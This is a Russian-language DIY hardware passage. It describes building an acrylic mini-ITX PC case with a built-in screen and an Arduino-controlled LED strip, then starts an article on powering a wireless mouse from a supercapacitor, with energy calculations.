Чтобы определиться с внешними габаритами корпуса, нужно четко понимать, какое железо должно помещаться в него. Я собирался создать компактный корпус для комплектующих ITX.

Мой корпус должен вмещать:

- ☐ материнскую плату mini-ITX;
- ☐ блок питания Flex ATX 1U;
- ☐ видеокарту — низкопрофильную с внутренним видеовыходом для подключения встроенного экрана;
- ☐ дисковую подсистему — два накопителя 2,5";
- ☐ охлаждение — два вентилятора 80 мм.

Еще одной фишкой моего корпуса должен стать встроенный дисплей, который будет отображать нужную мне информацию.

Поскольку я решил встроить экран в корпус, при проектировании нужно учитывать его размеры. После измерения основных комплектующих я сопоставил их с разме-

рами дисплея и выбрал семидюймовый: он идеально подходил по высоте и оставлял достаточно места для других компонентов.

Изготовление корпуса

Я планировал сделать корпус в форме усеченного с двух сторон цилиндра: сзади должны располагаться интерфейсные разъемы, спереди — встроенный экран, по бокам — два корпусных вентилятора.

Корпус такой формы можно сделать из нескольких материалов: отлить из эпоксидной смолы или согнуть из листовой стали. Но, на мой взгляд, самый простой способ собрать корпус — нанизать куски вырезанного нужной формы акрила один на один, а после склеить их. Я выбрал именно этот вариант.

Следующий этап — создание чертежа для порезки акрила (рис. 7.1).




Рис. 7.1. Чертеж первой версии корпуса

Затем я начал собирать корпус, чтобы примерить его к железу (рис. 7.2, рис. 7.3).




Рис. 7.2, 7.3. Вид сверху

После примерки первой версии корпуса я решил переработать чертежи: уменьшить толщину стенок корпуса, чтобы увеличить внутреннее пространство (рис. 7.4).




Рис. 7.4. Контуры частей корпуса

Основная часть корпуса состоит из деталей, вырезанных из прозрачного акрила толщиной 5 мм. Общая толщина средней части корпуса — 10 см (рис. 7.5).




Рис. 7.5. Так выглядела новая версия корпуса

Теперь нужно выровнять внешнюю поверхность корпуса. Я покрыл его шпатлевкой и зачистил наждачной бумагой, чтобы получилась идеально гладкая поверхность.

Зачищать нужно бумагой разной зернистости, с каждым разом повышая степень (рис. 7.6, 7.7).




Рис. 7.6. Процесс




Рис. 7.7. Результат

Чтобы соединить основную часть корпуса с другими частями, я просверлил ступенчатым сверлом отверстия по периметру корпуса, а после вклеил гайки М5.

Основная часть корпуса готова! Теперь приступаем к изготовлению верхней, нижней и задней крышек.

Заднюю крышку, на которой располагаются интерфейсные разъемы, я изготовил из стали толщиной 1 мм. Остальные крышки — ради снижения себестоимости корпуса — изготовлены из фанеры и алюминия.

Верхняя и задняя крышки — это единичные пластины стали и фанеры соответственно.

Нижняя крышка — четырехслойный бутерброд: два слоя фанеры толщиной 4 мм и 5 мм, слой алюминия — 3 мм, слой акрила — 8 мм. Все это сделано для подсветки RGB светодиодной лентой.

На среднем листе фанеры нижней крышки есть крепления для двух накопителей форм-фактора 2,5". На детали из алюминия заготовлены отверстия для установки материнской платы и стоек под корпусные вентиляторы.

В задней крышке проделаны отверстия для кнопки включения, разъемов материнской платы и блока питания и для крепления к основной части корпуса.

Сверху — только четыре отверстия для крепления к основной части корпуса (рис. 7.8—7.10).




Рис. 7.8. Лист алюминия (слева), лист акрила (справа), нижняя крышка




Рис. 7.9. Лист фанеры, нижняя крышка (слева). Лист фанеры, верхняя крышка (справа)




Рис. 7.10. Лист стали, задняя крышка

Я покрасил все металлические части черной порошковой краской и собрал корпус. Поскольку корпус я планировал использовать в качестве рекламного стенда, второй монитор подключать необходимости не было. Я решил обойтись встроенной видеокартой: подключил кабель VGA к материнской плате и проложил его внутри корпуса. Потом спаял переходник — удлиннитель для кабеля VGA.

Ниже — распиновка разъема VGA (рис. 7.11—7.13).

Номер контакта	Назначение	Обозначение
1	Сигнал красного цвета	RED
2	Сигнал зеленого цвета	GREEN
3	Сигнал синего цвета	BLUE
4	Не задействован	—
5	Земля	GND
6	Земля канала красного сигнала	RED RTN
7	Земля канала зеленого сигнала	GREEN RTN
8	Земля канала синего сигнала	BLUE RTN
9	+ 5 В	VDC
10	Земля	GND
11	Младший (нулевой) бит идентификатора монитора	ID0
12	Единичный бит идентификатора монитора	ID1
13	Импульсы строчной синхронизации	HSync
14	Импульсы кадровой синхронизации	VSynс
15	Старший бит идентификатора монитора	ID2

Рис. 7.11. Распиновка VGA




Рис. 7.12. Схема соединения




Рис. 7.13. Разъем

После полной сборки корпуса он выглядит так (рис. 7.14).





Рис. 7.14. Разобранный компьютер

Дополнительная электроника и софт

Адресная светодиодная лента (рис. 7.15) — это лента из адресных диодов. Один такой светодиод состоит из RGB-светодиода и контроллера. Внутри светодиода находится контроллер с тремя транзисторными выходами, что позволяет управлять цветом любого светодиода в ленте (рис. 7.16).

Светодиодная лента в нашем корпусе будет подсвечивать его нижнюю часть. Я выбрал адресную светодиодную ленту WS2812B со 144 светодиодами на метр и с напряжением питания 5 В.

Чтобы управлять ей, я использовал контроллер Arduino Pro Mini, который прост в программировании и освоении, к нему есть готовые библиотеки для управления



The diagram illustrates the wiring for an Arduino Pro Mini connected to an FTDI Basic module. The Arduino Pro Mini is shown with its pin headers, and the FTDI Basic module is shown with its pin headers. The connections are as follows:

- TXD** (Arduino Pro Mini) to **TX** (FTDI Basic)
- RXD** (Arduino Pro Mini) to **RX** (FTDI Basic)
- VCC** (Arduino Pro Mini) to **3.3V** (FTDI Basic)
- GND** (Arduino Pro Mini) to **GND** (FTDI Basic)
- RESET** (Arduino Pro Mini) to **PC6** (FTDI Basic)

A note indicates that the **3.3V** pin on the Arduino Pro Mini is for supplying a raw (unregulated) voltage to the board. The diagram also shows the connection of the Arduino Pro Mini to an external circuit, likely a microcontroller, with pins like **SCL**, **A4**, **A5**, **PC4**, and **PC5** connected.

Рис. 7.16. Arduino




Рис. 7.17. Подключение светодиодной ленты

Загружаем тестовую прошивку FastLED в контроллер и подпаиваем ленту непосредственно к контроллеру и к внутреннему блоку питания компьютера по схеме. И не забывай, что контроллер и светодиодная лента питаются от 5 В.

Вклеиваем ленту на внутреннюю грань акрилового листа и включаем питание (рис. 7.18).




Рис. 7.18. Лента в корпусе

Для управления встроенным экраном я разработал программу, которая выводит на экран фотографии в режиме слайд-шоу. Писал я ее на Delphi с использованием среды разработки Embarcadero RAD Studio Delphi 10 Seattle. Исходники я оставил в файлах моего проекта (рис. 7.19).

Имя	Дата изменения	Тип	Размер
img	25.09.2020 15:06	Папка с файлами	
Options	26.09.2020 14:02	Параметры конф...	1 КБ
ProjectRoll	06.04.2019 19:17	Приложение	11 715 КБ

Рис. 7.19. Файлы проекта

Принцип работы программы прост: добавляешь изображения в папку `img`, а саму программу в папку автозагрузки. При последующих запусках ты увидишь на экране слайд-шоу. Также в программе реализовано контекстное меню, которое доступно из системного трея. С его помощью можно приостановить показ слайдов, включить показ статичного лого или продолжить показ слайдов.

Я сделал видео работы этого устройства и залил его на YouTube: <https://www.youtube.com/embed/C4hBy7aVKxo>

Выводы

Устройство получилось необычной формы, с подсветкой RGB, которую каждый может запрограммировать, как ему нравится, и встроенным экраном. Если захочешь повторить или улучшить мой проект, исходники в твоём распоряжении!

- Адресная светодиодная лента RGB
(https://aliexpress.ru/item/1005001325878434.html?item_id=1005001325878434&sku_id=12000025667703840&spm=a2g2w.productlist.0.0.4c13266eaQgDYy)
- Блок питания (<https://aliexpress.ru/item/32623151735.html>)
- Кабель VGA (<https://aliexpress.ru/item/32861072213.html>)
- Arduino Pro Mini (<https://aliexpress.ru/item/32890204657.html>)
- Кнопка включения (<https://aliexpress.ru/item/32823502225.html>)
- Экран с контроллером (<https://aliexpress.ru/item/33013914908.html>)
- Библиотека FastLED
(http://wikihandbk.com/wiki/Arduino:Примеры/Гайд_по_использованию_светодиодной_ленты_WS2812B_с_Arduino#Код)
- Файлы проекта (<https://cloud.mail.ru/public/3RT3/49FtQ3agp>)

Как прокачать мышь. Ставим суперконденсатор в беспроводную мышь, чтобы заряжать ее за секунды

Александр Белый

Производители клавиатур и мышей предлагают тысячи устройств на любой вкус, но собрать комплект с нужными характеристиками по-прежнему непросто. Впрочем, если ты готов взять в руки паяльник и творчески доработать заводской вариант, то перед тобой открываются новые возможности. Сегодня мы опытным путем проверим, есть ли смысл переводить мышь на питание от ионистора вместо стандартных батареек.

Современная беспроводная мышь — весьма удобная штука. Еще лет десять назад они постоянно разряжались, теряли связь с компьютером и стоили неприлично дорого (по сравнению со своими «хвостатыми» собратьями). Но теперь даже такие мыши расстались с большинством своих детских болячек. Сегодня в продаже можно найти устройства с модулем Bluetooth, которым не требуется отдельный радиоприемник, компактные модели для поездок и даже беспроводные геймерские мыши с низким временем отклика.

И все с ними как будто замечательно, за исключением одного: независимо от того, питается ли такая мышка от батареек или аккумулятора, их заряд имеет свойство пропадать в самый неподходящий момент. Конечно, батарейки можно поставить новые, а аккумуляторы зарядить, но первые надо еще найти, а вторые требуют на подзарядку какое-то время.

Причем, даже если выставить на источнике питания ток на уровне 2С–3С, что не очень хорошо для здоровья аккумуляторов и увеличивает их износ, минут 20–30 все же придется подождать. Поэтому я на такой случай всегда держу поблизости запасной заряженный аккумулятор. Тебе это знакомо? :)

И вот однажды мне на глаза попался лежащий без дела ионистор (он же суперконденсатор), который когда-то был приобретен без особой цели и с тех пор терпеливо ждал своего часа. Вопрос напрашивался сам собой и был отнюдь не праздным:

а долго ли протянет с ним мышь, при условии, что средний ток потребления у нее на уровне 5 мА (при напряжении 3 В)? Забегая вперед: долго и даже очень долго. Но только при обязательном условии, что ионистор будет подобран правильно.

Впрочем, обо всем по порядку.

Беспроводные мышки со встроенным суперконденсатором сегодня уже можно встретить в продаже в ассортименте известных брендов. На фоне решений с питанием от батареек или аккумуляторов они по-прежнему составляют исчезающе малую долю, а высокая цена прочно держит их в нишевой категории «для энтузиастов». Желающие могут почитать обзоры на такие устройства, как Genius DX-ECO (<https://3dnews.ru/619371>), Mad Catz Air (<https://3dnews.ru/995410>) и Razer Mamba Hyperflux (<https://www.razer.ru/product/mouses/razer-mamba-firefly-hyperflux-bundle>).

Теория

Итак, что же представляет собой ионистор (<https://ru.wikipedia.org/wiki/Ионистор>)? По своим характеристикам он очень похож на конденсатор ([https://ru.wikipedia.org/wiki/Конденсатор_\(электронный_компонент\)](https://ru.wikipedia.org/wiki/Конденсатор_(электронный_компонент))), за исключением одной важной детали: у ионисторов просто чудовищно большая емкость, от нескольких единиц до тысяч фарад. Все дело в том, что ионистор запасает энергию в двойном электрическом слое ([https://en.wikipedia.org/wiki/Double_layer_\(surface_science\)](https://en.wikipedia.org/wiki/Double_layer_(surface_science))), возникающем на поверхности электродов, погруженных в электролит. В результате диэлектриком служит монослой молекул растворителя. Как следствие, его толщина может составлять порядка единиц ангстрем (<https://ru.wikipedia.org/wiki/Ангстрем>), а это чертовски малые величины.

Если ты хоть немного помнишь школьные уроки физики, емкость конденсатора прямо пропорциональна площади его обкладок и обратно пропорциональна расстоянию между ними. Таким образом, за счет применения в ионисторах пористых материалов (обычно — активированный уголь) площадь поверхности возрастает многократно. Это и позволяет суперконденсаторам запасать огромные значения энергии. Кроме того, у них, как правило, низкие токи утечки, что помогает держать заряд значительное время.

Разумеется, у ионисторов есть и недостатки. В первую очередь это высокая цена, относительно низкое рабочее напряжение (порядка нескольких вольт на ячейку) и существенно меньшая плотность энергии в сравнении с аккумуляторами. Так что на роль идеального источника питания на все случаи жизни они, увы, не подходят.

Впрочем, некоторые ухищрения позволяют все же частично справиться с перечисленными недостатками. Например, при легировании анода литием удастся поднять рабочее напряжение до 3,8 В. Такие компоненты обычно называют литиевыми конденсаторами (https://en.wikipedia.org/wiki/Lithium-ion_capacitor) и относят к гибриднему классу. Они имеют несколько ключевых особенностей, приятных и не очень. Во-первых, у литиевых конденсаторов существенно меньший саморазряд даже на фоне классических ионисторов (не говоря уже об обычных конденсаторах). Во-вторых, они крайне чувствительны к переразряду. Как правило, в описании производитель предупреждает, что разряд литиевого конденсатора ниже 2,2 В при-

водит к деградации анода, потере емкости и снижению внутреннего сопротивления компонента.

Сравнение

Теперь давай сравним несколько источников питания, чтобы примерно оценить перспективность всей затеи. Обычная компьютерная мышь, помимо батареек, может питаться и от перезаряжаемого NiMH-аккумулятора формата AA. Именно с ним мы и будем сравнивать оба ионистора — большой, размерами примерно с батарейку D и заявленными характеристиками на уровне 500 Ф и 2,7 В, а также маленький литиевый, емкостью на 100 Ф и напряжением 3,8 В. Сам NiMH-аккумулятор стандартного напряжения 1,4 В и средней емкости, рассчитан на 1500 МА·ч.

Важный момент: сравнивать их между собой в лоб не получится, так как разряд аккумулятора описывается уравнением Нернста (https://en.wikipedia.org/wiki/Nernst_equation). Собственно, этим уравнением описываются все химические источники питания. Как следствие, график разряда аккумулятора имеет плато по центру и резкий спад в конце, а его емкость измеряется в ампер-часах и рассчитывается как площадь под плато на графике. Конденсатор, в свою очередь, разряжается по экспоненте (при условии, что сопротивление нагрузки постоянно), и его емкость измеряется в фарадах.

Впрочем, выход есть: придется сравнивать запасенную энергию в джоулях. Итак, для конденсатора (или ионистора):

$$E = (C \times U^2) \div 2.$$

Здесь C — емкость в фарадах, а U — напряжение в вольтах. Для аккумулятора:

$$E = 3600 \times Q \times U.$$

Здесь Q — емкость в ампер-часах, а U — среднее напряжение. Для NiMH-аккумулятора напряжение на полностью заряженном элементе составляет примерно 1,4 В, а для разряженного — около 0,9 В. Однако, так как падение напряжения при разрядке нелинейно, возьмем среднее на уровне 1,1 В (все равно это приближенные расчеты).

Теперь у нас получаются такие значения: 5940 Дж для аккумулятора, 1822 Дж для большого ионистора и 722 Дж для маленького. Выглядит неплохо, особенно учитывая, что последний по размеру примерно как аккумулятор. Но тут есть один нюанс: если в случае аккумулятора это та энергия, которую мы из него сможем взять, то с ионисторами чуть хитрее.

Как я уже упоминал, литиевый ионистор нельзя разряжать ниже 2,2 В (забегая вперед, скажу, что мы также не будем заряжать его выше 3,3 В). Это дает нам в итоге 302 Дж на один цикл. С большим ионистором другая штука — он плохо держит заряд выше 2,2 В, особенно при быстром заряде, на который мы целимся. Разрядить его с пользой ниже 0,5 В тоже не выйдет (из-за чисто технических ограничений). Впрочем, последнее не вносит заметной потери, так что здесь мы имеем около 542 Дж.

Тут уже неплохо видно преимущество литиевого конденсатора. Все же стоит учитывать, что он по размеру раз в семь меньше своего аналога. Впрочем, на мой вкус, преимущество не настолько велико, как его описывают в рекламных статьях. И не стоит забывать о разнице в цене — такие ионисторы достаточно дорогие.

С учетом всех замечаний в итоге получаем такие значения: те же 5940 Дж для аккумулятора, примерно 542 Дж в большом ионисторе на 500 Ф и 302 Дж в его младшем собрате на 100 Ф. Уже не так оптимистично. Хорошо, а на сколько этого хватит компьютерной мыши?

Современная недорогая беспроводная мышь потребляет примерно 4 мА в активном режиме и значительно меньше в режиме ожидания. Для простоты будем считать, что грызун у нас всегда в активном состоянии и напряжение питания у него 3 В. Это дает нам 43 Дж/ч.

Таким образом, в первом приближении от большого ионистора мышь должна проработать двенадцать часов, а от маленького порядка семи часов. Конечно, эти расчеты лишь приблизительные, но они позволяют оценить общую перспективность идеи. И на самом деле она весьма неплоха, если учесть, что большой суперконденсатор можно зарядить секунд за тридцать, а маленький и того быстрее. Таким образом, в теории наш манипулятор сможет запасти достаточно энергии на весь рабочий день всего лишь за время загрузки ОС.

ЛИТИЕВЫЕ КОНДЕНСАТОРЫ

Такие конденсаторы стоят сильно дороже даже классических ионисторов, и продают их заряженными. Поэтому, если надумаешь раскошелиться, обрати внимание, чтобы напряжение на нем было выше 2,2 В, а сам конденсатор обязательно был не вздутый. Здесь я хочу поблагодарить Faberge (<https://xakep.ru/author/faberge/>), который предоставил литиевый конденсатор VLRS3R8107MG (<https://static.chipdip.ru/lib/151/DOC004151424.pdf>) на 100 Ф для моего проекта.

С этим конденсатором была целая история. Его заказали в одном известном магазине, причем известном не в последнюю очередь своими высокими ценами. Первый же конденсатор, который оттуда прислали, оказался вздутым и разряженным. Впрочем, в ответ на претензию магазин оперативно и без лишних возражений выслал замену. А мне таким образом удалось сравнить между собой бракованный и рабочий экземпляры.

Выяснилось, что вздутый разряженный конденсатор сильно потерял в качестве и по саморазряду стал напоминать классические ионисторы (PDF (<https://www.masters.com.pl/files/ds/samwha/samwha-green-cap.pdf>)), которые легко заказать в Китае. Особых нюансов тут нет, разве что качество раз на раз не приходится. Впрочем, несколько циклов заряд-разряд и длительный заряд идут им на пользу.

Анатомия грызунов

Как правило, в основе типичной беспроводной мыши лежит специализированная микросхема, которая сама по себе реализует 99% функций устройства. В нее входят и сам сенсор, и схемы управления подсветкой, и модуль обработки сигнала от сенсора, и даже радиопередатчик. На такие контроллеры откровенно китайского ширпотреба бывает проблематично найти даташит, но нас в данном случае интересует только питание.

К нашей большой радости, контроллеры между собой полностью совместимы и требуют напряжение в диапазоне от 2,1 до 3,6 В. В подтверждение этих слов ты можешь заглянуть в даташит PAW3702 (PDF (<https://www.epsglobal.com/Media-Library/EPSGlobal/Products/files/pixart/PAW3702DL-TXNT.pdf?ext=.pdf>)), на которой собрана самая приличная из раскуроченных мной мышей.

Схемотехника устройств классом и ценой повыше может заметно отличаться. В них нередко применяется отдельный микроконтроллер, который позволяет управлять кучей параметров, загружать настройки непосредственно в мышь и создавать цепочки из макросов на все случаи жизни.

